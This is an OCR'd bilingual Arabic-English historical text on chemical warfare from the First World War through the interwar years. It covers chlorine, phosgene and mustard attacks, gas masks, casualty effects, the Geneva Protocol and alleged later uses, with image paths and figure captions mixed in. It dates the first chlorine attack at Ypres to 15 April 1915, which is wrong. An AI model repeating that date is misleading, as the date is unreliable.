


chlorine-filled shells

قذائف مليئة بالكلور

ولا ينبغي أن يُثير المرء الاستغراب بأن ألمانيا ذات الصناعات الثقيلة كانت أول دولة تستخدم العوامل الكيمياوية على نحو واسع النطاق خلال الحرب بفعل قاعدتها العلمية المؤثرة في الكيمياء النظرية والتطبيقية وطاقتها لإنتاج العناصر الكيمياوية على نطاق واسع . وأطلقت الوحدات الألمانية ما يقارب 150 طناً من غاز الكلور من حوالي 6000 اسطوانة بالقرب من إبرس في بلجيكا خلال ظهيرة الخامس عشر من نيسان عام 1915 وعلى الرغم من أن هذا الهجوم قد تسبب في موت ليس أكثر من 800 شخص، فقد أثر تأثيراً نفسياً ساحقاً على قوات الحلفاء البالغ عددها 15.000 جندياً الذين همّوا بالتراجع فوراً . وعلى أي حال فان الألمان لم يكونوا على أهبة الاستعداد للاستفادة من هذا النصر وآلَ مصير غاز الكلور وكل ما خَلَفه الى تأدية دور تعبوي فضلاً عن القيام بدور استراتيجي إبّان الحرب .

It should have been no surprise that the first large-scale use of chemical agents during the war was by heavily industrialized Germany, with its impressive scientific base of theoretical and applied chemistry and its capacity for mass production of chemicals. German units released an estimated 150 tons of chlorine gas from some 6000 cylinders; near Ypres, Belgium, during the afternoon of 15 April 1915. Although this attack caused probably no more than 800 deaths, it was psychologically devastating to the 15,000 Allied troops, who promptly retreated. The Germans, however, were unprepared to take advantage of this victory, and chlorine and its successors were doomed to play a tactical, rather than a strategic role, during the war.


Lead pipe
Parapet
Sandbag revetment
boards
Large girt cylinder
Logs

وبُعيد ذلك، كان البريطانيون على أهبة الاستعداد للرد بالمثل باستخدام غاز الكلور ,وهكذا توسعت الترسانة الكيمياوية لكلا الجانبين بإضافة الفُوسجين (كلوريد الكربونيل) والكلوروبيكرين .وقد ألحقت هذه العوامل الثلاثة ضرراً كبيراً في المجاري التنفسية العليا والسفلى، لذا دعت الحاجة ان يقوم الجانبان بتطوير أنواع مختلفة من الأقنعة الحيلولة دون التعرض للإصابة من جراء استنشاقها .وكانت للأقنعة القدرة على الحماية ضد السيانيد أيضاً الذي أستخدمه الفرنسيون والبريطانيون على نحو محدود في ساحة القتال (بيد أنّ الألمان لم يستخدموه) خلال سير المعارك .

وعلى أي حالٍ ، وفي الثاني عشر من تموز عام 1917 وعلى مقربة من مدينة إبرس في بلجيكا، أطلقت قذائف المدفعية الألمانية خردل كبريتي وهو نوع جديد من العوامل الكيمياوية الذي أوقع 20.000 إصابة وأحدث سلسلة معضلات جديدة . وكان الخردل وهو سائل لا يتطاير نسبياً وأكثر دواماً مقارنةً بالعوامل المستخدمة سابقاً وهكذا لم يُصبح الهواء الذي تنفسه الجندي فقط، بل الأشياء التي لمسها أيضاً أسلحة محتملة .

Shortly thereafter, the British were ready to respond in kind with chlorine, and the chemical armamentarium of both sides expanded with the addition of phosgene and chloropicrin. These three agents damaged primarily the upper and lower airways, and both sides developed a variety of masks (Black Veil Respirator, Flannel Hood, Tissot Mask, Horse Mask, British Box Respirator, German Mask, WW1 Mask) to prevent inhalation injury. Masks also had the potential to protect against cyanide, which the French and the British but not the Germans) also fielded to a limited extent during the war.


However, on 12 July 1917, again near Ypres, Belgium, German artillery shells delivered a new kind of chemical agent, sulfur mustard, which in that attack alone caused 20,000 casualties and generated a series of new problems. Mustard, a relatively nonvolatile liquid, was persistent compared to the previously used agents, and thus not only the air that the soldier breathed, but also the objects that he touched, became potential weapons.

phosgene and chloropicrin


دخول غازي الفوسجين والكلوربكرين الي الحرب الكيميائية



صورة لقذيفة غاز الفوسجين عيار ٧٥ مم
و مقطع لقذيفة جرين كروس للمدفع الألماني عيار ١٥٠ مم



قذيفة «جرين كروس» للمدفع الالماني عيار ١٥٠ مم (الجوي) غاز الفوسجين وديفينيل كلوراسين). كانت القذيفة تملأ بالغاز ، من خلال صمام صغير ، بعد تركيب المفجر القاعدي .



مقطع في قذيفة غاز الفوسجين عيار ٧٥ مم . جدار القذيفة مطلي من الداخل بالزجاج . الصمام ووحدة التفجير في المقدمة محاطات بحلقة من الرصاص والاسبست لمنع تسرب الغاز .

وكان الخردل فعالاً حتى لدى استخدام جرع صغيرة منه .
ولم يقتصر تأثيره على الرئتين فقط , بل إمتد الى العينين والجلد أيضاً .
وأخيراً، فان فترة الكمون لساعات عدة عند التعرض لعامل الخردل كانت تعني عدم ظهور علامات فورية لتعرض الجندي للاصابة كما كان يحدث مع العوامل السابقة .وكان لزاماً أن تُعزز الأقنعة بواسطة قماش حار وسميك يقي الجنود وخيولهم من العوامل الكيمياوية .
وإن الحاجة لمثل هذا الثوب الواقي جعل القتال أكثر صعوبة جسمانياً ونفسياً وكان تشخيص الاصابة بالخردل صعباً حيث كان بامكان الجنود المصابين بعامل الخردل أن يُربكوا النظام الطبي بسهولة .

وبفعل تأثيرات الخردل المتوانية والمستفحلة ، فإن معظم المصابين بالخردل تلقوا المعالجة الطبية . وعلى الرغم من أن نسبة خمسة في المائة من المصابين بالخردل التي وصلت الى محطات المعالجة الطبية لاقت حتفها في أغلب البلدان، فان الإصابات من جراء الخردل كانت بطيئة في الشفاء واستلزمت فترة نقاهة متوسطة لأكثر من ستة أسابيع .

It was effective at low doses. It affected not only the lungs, but also the eyes and the skin (Central Respiratory Damage, Blind Leading the Blind, Effects of Mustard on the Skin, Effects of Mustard on the Back). Finally, the latent period of up to several hours with mustard meant there were no immediate clues to exposure as there had been with the earlier agents. Masks had to be augmented by hot, bulky, chemical protective clothing for soldiers and protection for their horses. The need for such a protective ensemble made fighting more difficult physically and psychologically.

Diagnosis of mustard exposure was difficult, and mustard-exposed soldiers could easily overwhelm the medical system. Because the effects of mustard were delayed and progressive, most mustard casualties eventually presented for medical treatment. Although in most countries fewer than 5% of casualties from mustard who reached medical treatment stations died, mustard injuries were slow to heal and necessitated an average convalescent period of over six weeks.

واستمر الجدل حول الحرب الكيمياوية في الولايات المتحدة وفي المنابر الدولية بين فترة الحرب العالمية الأولى والثانية. وإن لهجة بروتوكول جنيف عام ١٩٢٥ التي صادقت عليه جميع القوى الكبرى باستثناء الولايات المتحدة واليابان، تضمن حظر الاستخدام الاولي { ولكنه لم يتضمن حيازة } الأسلحة الإحيائية والكيمياوية. وقد احتفظت المعاهدة بحق استخدام مثل هذه الأسلحة للرد على أي هجوم كيمياوي .

وعَمِلت روسيا التي تكبدت نصف مليون جندي نتيجة الإصابات الكيمياوية إبّان الحرب العالمية الأولى مع ألمانيا في برامج دفاعية وهجومية للعوامل الكيمياوية من أواخر العشرينيات الى منتصف الثلاثينيات. وعلى النقيض منه، فقد كابدت الهيئة الكيمياوية الأمريكية في سبيل البقاء على قيد الحياة رُغم المشاعر الواسعة الانتشار ضد الحرب الكيمياوية.

Between World War I and World War II, debate on chemical warfare continued in the United States and in international forums. The wording of the 1925 Geneva Protocol, which all of the major powers except for the United States and Japan ratified, implied the prohibition of the first use (but not the possession) of chemical and biological weapons. The treaty preserved the right to use such weapons in retaliation for a chemical attack. Russia, which had suffered half a million chemical casualties during World War I, worked with Germany in chemical agent offensive and defensive programs from the late 1920s to the mid-1930s. In contrast, the United States Chemical Corps struggled to stay alive in the face of widespread sentiment against chemical warfare.

وتقترح الدلائل{ فهي ليست كلها دلائل قاطعة } أنّ استخدام القطعات العسكرية للعوامل الكيمياوية تواصل بعد نهاية الحرب العالمية الأولى.
ويُزعم أن بريطانيا العظمى أستخدمت، بعد الحرب العالمية الأولى، العوامل الكيمياوية ضد الروس والخردل ضد الأفغان شمال ممر خيبر ، وقيل أن اسبانيا استخدمت قذائف وقنابل الخردل ضد قبائل الرف في المغرب . وعلى ما يُعتقدُ استخدم الإتحاد السوفيتي خلال العقد التالي ، مواد مهيّجة للرئتين ضد رجال القبائل الكردستانية، وخوّل موسيليني الذي استخدم الغاز المسيل للدموع إبّان الحرب ضد الحبشة في عامي ١٩٣٦ و١٩٣٧م، اطلاق غاز الخردل بكميات كبيرة في الجو، أولاً ضد رجال القبائل الحبشية وثانياً لقطع خطوط تموين العدو على الأجنحة الإيطالية .
ويُزعم أن اليابان استخدمت الأسلحة الكيمياوية ضد الصين قبل اندلاع الحرب العالمية الثانية مباشرةً وخلال الصفحة الأولى من تلك الحرب .


Evidence (not all of which is conclusive) suggests that the military use of chemical agents continued after the end of World War I. Following World War I, Great Britain allegedly used chemicals against the Russians and mustard against the Afghans north of the Khyber Pass, and Spain is said to have employed mustard shells and bombs against the Riff tribes of Morocco.

During the next decade, the Soviet Union supposedly used lung irritants against tribesmen in Kurdistan; and Mussolini, who utilized tear gas during the war against Abyssinia in 1936 and 1937, also authorized massive aerial delivery of mustard against Abyssinian tribesmen and as an interdiction movement on Italian flanks.

Immediately prior to World War II and during the early part of that war, Japan is supposed to have used chemical weapons against China.

